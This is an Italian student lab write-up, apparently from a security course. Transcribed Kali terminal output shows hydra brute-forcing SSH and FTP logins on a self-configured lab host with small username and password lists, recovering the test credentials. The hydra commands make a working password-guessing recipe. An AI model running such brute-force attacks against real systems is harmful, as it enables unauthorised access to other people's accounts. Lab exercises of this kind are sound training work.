


Per la risoluzione dell'esercizio di oggi abbiamo seguito i passi riportati sulle slide, abbiamo impostato un nuovo utente su Kali, abbiamo abilitato il servizio ssh, creato un file di testo con circa 10 password e 10 username, lanciato il programma hydra e trovato le credenziali di accesso. Successivamente abbiamo anche abilitato il servizio ftp e ripetuto il processo con hydra.

A terminal window titled 'test\_user@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
(kali@kali)-[~]  
$ sudo service ssh start  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.  
ED25519 key fingerprint is SHA256:1P0P9gowNdpqcAzUoFJOME0yAbuyVyvzG++epQe/3fU.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.  
ssh_dispatch_run_fatal: Connection to 192.168.50.100 port 22: Broken pipe  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
test_user@192.168.50.100's password:  
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
$ hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/password.txt' 192.168.50.100 -t 4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 14:38:35  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:1/p:9), ~3 tries per task  
[DATA] attacking ssh://192.168.50.100:22/  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 14:38:45  
  
kali@kali:~  
$ hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/password.txt' 192.168.50.100 -t 4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 14:41:16  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 81 login tries (l:9/p:9), ~21 tries per task  
[DATA] attacking ssh://192.168.50.100:22/  
[STATUS] 77.00 tries/min, 77 tries in 00:01h, 4 to do in 00:01h, 4 active children  
[22][ssh] host: 192.168.50.100 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 14:42:19  
  
kali@kali:~  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo apt-get install vsftpd  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  cython3 debtags kali-debtags libboost-dev libboost1.83-dev libhiredis0.14  
  libjavascriptcoregtk-4.0-18 libopenblas-dev libopenblas-pthread-dev libopenblas0  
  libperl5.36 libpython3-all-dev libpython3.12 libpython3.12-dev libqt5multimedia5  
  libqt5multimedia5-plugins libqt5multimediasgsttools5 libqt5multimediawidgets5  
  librtlsdr0 libucl1 libwebkit2gtk-4.0-37 libxsimd-dev libxring2 perl-modules-5.36  
  python3-all-dev python3-backcall python3-beniget python3-debian python3-future  
  python3-gast python3-pickleshare python3-pythran python3-requests-toolbelt  
  python3-rfc3986 python3-unicodedcsv python3.12-dev xtl-dev  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
  vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.  
Need to get 143 kB of archives.  
After this operation, 353 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]  
Fetched 143 kB in 2s (88.4 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 426023 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...  
Unpacking vsftpd (3.0.3-13+b3) ...  
Setting up vsftpd (3.0.3-13+b3) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.12.0-3) ...  
Processing triggers for kali-menu (2023.4.7) ...
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/password.txt' 192.168.50.100 ftp -t 4  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 15:38:20  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task  
[STATUS] attacking ftp://192.168.50.100:21/  
[21][ftp] host: 192.168.50.100 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 15:39:49  
  
kali@kali:~$  
  
kali@kali: ~  
File Actions Edit View Help  
The following packages were automatically installed and are no longer required:  
cython3 debtags kali-debtags libboost-dev libboost1.83-dev libhiredis0.14  
libjavascriptcoregtk-4.0-18 libopenblas-dev libopenblas-pthread-dev libopenblas0  
libperl5.36 libpython3-all-dev libpython3.12 libpython3.12-dev libqt5multimedia5  
libqt5multimedia5-plugins libqt5multimedia5-tools libqt5multimedia5-widgets5  
librtlsdr0 libucl1 libwebkit2gtk-4.0-37 libxsimd-dev libxking2 perl-modules-5.36  
python3-all-dev python3-backcall python3-beniget python3-debian python3-future  
python3-gast python3-pickleshare python3-pythran python3-requests-toolbelt  
python3-rfc3986 python3-unicodcsv python3.12-dev xtl-dev  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
vsftpd  
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.  
Need to get 143 kB of archives.  
After this operation, 353 kB of additional disk space will be used.  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]  
Fetched 143 kB in 2s (88.4 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 426023 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...  
Unpacking vsftpd (3.0.3-13+b3) ...  
Setting up vsftpd (3.0.3-13+b3) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.12.0-3) ...  
Processing triggers for kali-menu (2023.4.7) ...  
  
kali@kali:~$ sudo service vsftpd start  
kali@kali:~$
```